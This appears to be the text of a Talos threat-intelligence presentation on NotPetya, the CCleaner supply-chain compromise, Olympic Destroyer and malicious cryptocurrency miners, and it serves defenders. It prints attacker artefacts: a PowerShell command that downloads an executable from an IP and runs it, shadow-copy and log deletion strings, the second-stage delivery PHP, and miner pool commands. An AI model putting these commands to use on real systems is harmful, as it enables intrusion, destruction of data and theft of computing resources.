
[Disclaimer](#)

[Revisions](#)

Nyetya



Nyetya Propagation



Malware Credential Stealing

- Command line

```
C:\WINDOWS\TEMP\561D.tmp, \\.\pipe\{C1F0bf2d-8c17-4550-af5a-65a22c61739c}
```

- Modified version of Mimikatz pen testing tool.
- Credentials passed over a named pipe.
- Malware collects stolen credentials as it propagates.

```
rundll32.exe C:\Windows\perfc.dat,#1 60 "username:password"
```

- Collects current user token via Windows API.

M.E. Doc

- Windows .Net app used for tax processing.
- Auto Update
- Webserver and update server analysis showed exploitation would be trivial over a number of vectors
- PHP Webshells

M.e.Doc Connection

APRIL 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.

MAY 15, 2017

01.180-10.01.181 version of MeDoc is released with a backdoor.

JUNE 22, 2017.

01.188-10.01.189 version of MeDoc is released with a backdoor



Nyetya Payload

Doops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78MGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

J3ME9S-8XNTZd-ZgjYXb-fUFj8M-gMYdyv-6rEiYa-KeVGjA-q8YZf4-5LP82d-ew5GVU

If you already purchased your key, please enter it below.

Key: _

Genuine Ransomware?

- Single bitcoin wallet means difficult to follow who has paid.
- Single contact email address, now blocked means that you can't contact the criminals even if you want to.
- If admin, MBR is overwritten.
- If not admin, wipes first 10 disk sectors.
- If have software "*avp.exe*" running, wipes first 10 disk sectors.

Attribution from US and UK



A screenshot of a web browser displaying a press statement from the White House. The browser's address bar shows the URL <https://www.whitehouse.gov/briefings-statements/statement-press-secretary-25/>. The page features the White House logo at the top center, a search icon at the top right, and a hamburger menu icon at the top left. Below the logo, the text "STATEMENTS & RELEASES" is centered. The main heading is "Statement from the Press Secretary" in a large, bold font. Underneath, it says "FOREIGN POLICY" with a red line to its left, and "Issued on: February 15, 2018" to its right. A decorative separator with three stars is centered below the date. On the left side, there is a section titled "ALL NEWS" with a grid icon. The main text of the statement begins with "In June 2017, the Russian military launched the most destructive and costly cyber-attack in history." A paragraph of text follows, describing the "NotPetya" attack and its global impact.

Secure | <https://www.whitehouse.gov/briefings-statements/statement-press-secretary-25/>

STATEMENTS & RELEASES

Statement from the Press Secretary

FOREIGN POLICY | Issued on: February 15, 2018

★ ★ ★

ALL NEWS


In June 2017, the Russian military launched the most destructive and costly cyber-attack in history.

The attack, dubbed "NotPetya," quickly spread worldwide, causing billions of dollars in damage across Europe, Asia, and the Americas. It was part of the Kremlin's ongoing effort to destabilize Ukraine and demonstrates ever more clearly Russia's involvement in the ongoing conflict. This was also a reckless and indiscriminate cyber-attack that will be met with international consequences.




CCleaner






Beta Testing New Engine in AMP Leads to Discovery – CCleaner Serving Malware

- new exploit detection technology identified an executable triggering our advanced malware protection systems
- malicious payload featured a Domain Generation Algorithm (DGA) as well as hardcoded Command and Control (C2) functionality



Digital Signature of CCleaner 5.33

- Malware bundled with CCleaner was digitally signed!!!
- This certificate should be revoked and untrusted moving forward
- Likely an attacker compromised a portion of development or build environment
- Leveraged access to insert malware into the CCleaner build that was released and hosted by the organization





Ondrej Vlcek

@AvastVlk

Follow



Replying to [@cglyer](#) [@avast_antivirus](#)

And lastly, it's important to realize CCleaner is a consumer-focused product, so it's not really a great vector for something like APT.
3/3

12:47 PM - 19 Sep 2017

2 Retweets 1 Like



Targeting the 2nd Stage Payload

```
$pefilename = "";  
// ProcessWin64 = 0  
  
// If domain is the domain list, set the $pefilename to the filename to send back  
if(IsInArray($DomainList, $s['DomainName'])) { $pefilename = GetDllFile($ProcessWin64); }  
  
// If the ip is in the IPList, set the $pefilename to the filename to send back  
if(!file_exists($pefilename)) { if(IsInArray($IPList, $_SERVER['REMOTE_ADDR'])) { $pefilename = GetDllFile($ProcessWin64); } }  
  
// ...  
if(!file_exists($pefilename)) { if(IsInArray($HostList, $s['HostName'])) { $pefilename = GetDllFile($ProcessWin64); } }  
  
// Finally if pefilename has a file to feed and it exists, send them the file  
if(file_exists($pefilename))  
{  
    $pefilecontent = file_get_contents($pefilename);  
    if($pefilecontent) {  
        if($ProcessWin64) {  
            $outcode = $peloader_x64 . $pefilecontent;  
        } else {  
            $outcode = $peloader_x86 . $pefilecontent;  
        }  
    }  
}
```

Targeted to Tech Companies

2nd Stage only delivered to 23 specific domains

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisico.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrDNS.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

- Database Tracked 2nd Stage Delivery
- No Cisco Devices Delivered 2nd Stage




Command and Control Investigation

- Let's play with statistics...

```
1 • select count(*) from CC.Server;
```



<

Result Grid |  Filter Rows: | Export:

count(*)
862419

```
1 • select count(*) from CC.Server where DomainName <> "";
```

<

Result Grid |  Filter Rows: | Export:  Wrap Cell Content:




count(*)
41446

Command and Control Investigation

- Let's play with statistics...

```
1 • select count(*) from CC.Server where DomainName like "%.gov%";
```




<

Result Grid |  Filter Rows: | Export:  | Wrap Cell Content: 

	count(*)
	540

```
1 • select count(*) from CC.Server where DomainName like "%bank%";
```

<

Result Grid |  Filter Rows: | Export:  | Wrap Cell Content: 




	count(*)
	51

Command and Control Investigation

- Let's play with statistics...

```
1 • select count(*) from CC.Server where Software like "%PLCSIM%";
```




<

Result Grid |  Filter Rows: | Export:  | Wrap Cell Content: 

count(*)
206


```
1 • select count(*) from CC.Server where Software like "%PLCMonitor%";
```

<

Result Grid |  Filter Rows: | Export:  | Wrap Cell Content: 

count(*)
9

Olympic Destroyer



TALOS



NEWS WINTER OLYMPICS 2018 — PYEONGCHANG FEB 12 2018, 8:59 PM ET

'Olympic Destroyer' malware targeted PyeongChang Games, firms say

by REUTERS

SHARE



Several U.S. cyber security firms said on Monday that they had uncovered a computer virus dubbed "Olympic Destroyer" that was likely used in an attack on Friday's opening ceremony of the PyeongChang Winter Games.

Games Organizers confirmed the attack on Sunday, saying that it affected internet and television services but did not compromise critical operations. Organizers did not say who was behind the attack or provide detailed discussion of the malware, though a spokesman said that all issues had been resolved as of Saturday.




Olympic Destroyer

[S]	.data:00428CC1	00000021	C	Pyeongchang2018.com\\PCA.spsadmin
[S]	.data:00428CE2	00000010	C	[REDACTED]
[S]	.data:00428CF6	00000019	C	Pyeongchang2018.com\\test
[S]	.data:00428D0F	0000000C	C	[REDACTED]
[S]	.data:00428D1F	0000001C	C	Pyeongchang2018.com\\adm.pms
[S]	.data:00428D3B	00000010	C	[REDACTED]
[S]	.data:00428D4F	00000021	C	Pyeongchang2018.com\\COS.SQLAdmin
[S]	.data:00428D70	00000010	C	[REDACTED]
[S]	.data:00428D84	00000021	C	Pyeongchang2018.com\\pca.dnsadmin
[S]	.data:00428DA5	00000010	C	[REDACTED]
[S]	.data:00428DB9	00000020	C	Pyeongchang2018.com\\PCA.imadmin
[S]	.data:00428DD9	0000000F	C	[REDACTED]
[S]	.data:00428DEC	00000022	C	Pyeongchang2018.com\\pca.perfadmin
[S]	.data:00428E0E	0000000D	C	[REDACTED]
[S]	.data:00428E1F	00000023	C	Pyeongchang2018.com\\jaesang.jeong6
[S]	.data:00428E42	0000000C	C	[REDACTED]
[S]	.data:00428E52	00000022	C	Pyeongchang2018.com\\pca.dnsadmin2
[S]	.data:00428E74	0000000C	C	[REDACTED]
[S]	.data:00428E84	00000023	C	Pyeongchang2018.com\\pca.cpvpnadmin
[S]	.data:00428EA7	0000000F	C	[REDACTED]
[S]	.data:00428EBA	00000021	C	Pyeongchang2018.com\\pca.dmzadmin
[S]	.data:00428EDB	0000000C	C	[REDACTED]
[S]	.data:00428EEB	00000021	C	Pyeongchang2018.com\\PCA.ERPAdmin
[S]	.data:00428F0C	00000010	C	[REDACTED]

Olympic Destroyer

```
.rdata:00407950 aCWindowsSystem: ; DATA XREF: WinMain(x,x,x,x)+75fo
.rdata:00407950 text "UTF-16LE", 'c:\Windows\system32\vssadmin.exe',0
.rdata:00407992 align 4
.rdata:00407994 aDeleteShadowsA: ; DATA XREF: WinMain(x,x,x,x)+70fo
.rdata:00407994 text "UTF-16LE", 'delete shadows /all /quiet',0
.rdata:004079CA align 4
.rdata:004079CC aWbadminExe: ; DATA XREF: WinMain(x,x,x,x)+7Ffo
.rdata:004079CC text "UTF-16LE", 'wbadmin.exe',0
.rdata:004079E4 aDeleteCatalogQ: ; DATA XREF: WinMain(x,x,x,x)+84fo
.rdata:004079E4 text "UTF-16LE", 'delete catalog -quiet',0
.rdata:00407A10 aBcdeditExe: ; DATA XREF: WinMain(x,x,x,x)+90fo
.rdata:00407A10 text "UTF-16LE", 'bcdedit.exe',0
.rdata:00407A28 aSetDefaultBoot: ; DATA XREF: WinMain(x,x,x,x)+95fo
.rdata:00407A28 text "UTF-16LE", '/set {default} bootstatuspolicy ignoreallfailures &'
.rdata:00407A28 text "UTF-16LE", ' bcdedit /set {default} recoveryenabled no',0
.rdata:00407AE4 aWevtutilExe: ; DATA XREF: WinMain(x,x,x,x)+A1fo
.rdata:00407AE4 text "UTF-16LE", 'wevtutil.exe',0
.rdata:00407AFE align 10h
.rdata:00407B00 aClSystem: ; DATA XREF: WinMain(x,x,x,x)+A6fo
.rdata:00407B00 text "UTF-16LE", 'cl System',0
.rdata:00407B14 aClSecurity: ; DATA XREF: WinMain(x,x,x,x)+B2fo
.rdata:00407B14 text "UTF-16LE", 'cl Security',0
.rdata:00407B2C align 10h
```


Cryptocurrency Miners



TALOS



Cryptocurrency Values Explode



Obtaining Cryptocurrency



Hash Rates Explained



125 Hashes
per Second



\$0.25 per day
in XMR

Pools FTW



The diagram illustrates a calculation for mining revenue. On the left, there is an icon of a computer monitor and a server rack. This is followed by a large orange 'X' symbol representing multiplication. To the right of the 'X' is the number '2000'. This is followed by an orange '=' symbol representing equality. To the right of the '=' is the text '\$500 per day in XMR'.

$$\text{Computer and Server Rack} \times 2000 = \$500 \text{ per day in XMR}$$

How Do Pool Miners Work?

```
--url=stratum+tcp://cryptonight.br.nicehash.com:3355 --userpass=3Nc4Z4hs9tPVfTq65h4ePgRWsfUuEWQYZR.worker3:x
```

Mining Pool URL

Worker ID

Available Options for Stealth

- Control CPU Usage Percentage.
- Limit System Temperatures.
- Limit CPU core usage.
- Sleep Periods / Scheduled Task Run Times.
- AC Power Status

Cryptocurrency Miners

From Patricia Uldrich <Heatherly@udayata.com> ☆

Reply

Reply All ▾

Forward

More ▾

Subject Website Job Application

10/31/17, 9:22 AM

To victim@talosintelligence.com ☆

What's Up?

I visited your website today..

I'm currently looking for employment either full time or as a intern to get experience in the job field.

Please look over my CV and let me know what you think.

Faithfully yours,

--

Patricia Uldrich

▶ 1 attachment: resume.doc 186 KB

Save ▾

Cryptocurrency Miners



Document created in
earlier version of
Microsoft Office Word

I

To view this content, please click "**Enable Editing**"
from the yellow bar and then click "**Enable Content**"

Cryptocurrency Miners

Office Document Launches a Powershell

Severity: 100 Confidence: 100 ^

An Office document file was observed triggering a sequence of steps to launch a PowerShell. This technique is commonly seen among phishing attacks. A macro inside the document is used to launch a script outside of Office, which allows it greater abilities on the system. The script then launches a PowerShell, which gives attackers a more robust scripting environment than offered through a VB script or the Windows shell.

Categories evasion

Report error

Tags obfuscation, dropper, script, phishing

Process ID Command Line

13	<pre>powershell -WindowStyle Hidden \$webclient = new-object System.Net.WebClient;\$myurls = 'http://89.248.169.136/bigmac.jpg'.Split(',');\$path = \$env:temp + '\65536.exe';foreach(\$myurl in \$myurls){try{\$webclient.DownloadFile(\$myurl.ToString(), \$path);Start-Process \$path;break;}catch{}}</pre>
----	--

Downloaded PE Executable With Image Extension

Severity: 95 Confidence: 100 ^

A PE executable was downloaded over the network, but had the file extension of an image. Malware will often download additional executables for added capabilities. In an effort to obfuscate the fact an executable file is being downloaded malware authors will often choose image filename extensions, since downloading images is commonly seen on networks.

Categories network, file

Report error

Tags dropper, executable

Artifact ID	Path	Dst IP	Domain
42	bigmac.jpg	89.248.169.136	Unknown

Cryptocurrency Miners

Name: wuauclt.exe

Process ID: 31

Children: 0

File actions: 0

Process name wuauclt.exe

Image filename [C:\Users\ADMINI~1\AppData\Local\Temp\C15F.tmp\wuauclt.exe](#)



Analysis reason Parent is being analyzed

Command line "C:\Users\ADMINI~1\AppData\Local\Temp\C15F.tmp\wuauclt.exe" -o stratum+tcp://pool.minexmr.com:4444 -u 49X9ZwRuS6JR74LzwjVx2tQRQpTnoQUzdjh76G3BmuJDS7UKppqjiPx2tbvgt27Ru6YkULZ4FbnHbJZ2tAqPas12PV5F6te.smoke -p x --safe

Children None

New True

Cryptocurrency Miners


Worker ID	Average Hash Rate	Potential Profit
4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7 MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc 3BeMkLGaPbF5vWtANQpR48NWytTgLF8daDK	450 KH/s	\$330,000.00
4AQe5sAFWZKECiaeNTt59LG7kVtqRoSRJMjrm Q6GiMFAeUvoL3MFeTE6zwwHkFPrAyNw2JHD xUSWL82RiZThPpk4SEg7Vqe	350 KH/s	\$257,000.00
4875jA3AmHFaaiYMxSCqnw39viv7NcqJUcbW3 kR1kwpQ1stxLKhHM75DDqFBqpMsfzPkqKxJEH okjXP8m3uwzXZx38rEX4C	325 KH/s	\$238,000.00
43rfEtGjJdFaXDjRYvo7wJ9Cmq1vWjMdkZzaKE kgp4aQBHKhKZ7Rp6oB1QMBPFJUKGGWc9Ae Abr9V6gYVSM8XwbXBYZXBss	245 KH/s	\$180,000.00
46xzbEFicggME8PBfwPnwuHbtk2UQY6xmMjAs 3MHvLEmSyTnBv3BQTdYZ5Nfw5qLGbZmvTH4 rZMXZF6rYNjgfAABSm9FaYT	240 KH/s	\$176,000.00
Total	1.6 MH/s	\$1,181,000.00

When Does It Become Malware?


- Intent – Was the mining software installed via deceptive techniques?
- Does the user know it is even running on their system?
- Most malicious miners are not the original mining software. They have been bundled with code required to install and maintain persistence.

What To Look For?

- Prolonged high system utilization.
- Attempts to connect to mining pools using common mining ports (TCP/3333, 4444, etc.)
- Creation of common malware persistence mechanisms (Run keys, WMI entries, Scheduled Tasks)



Necurs

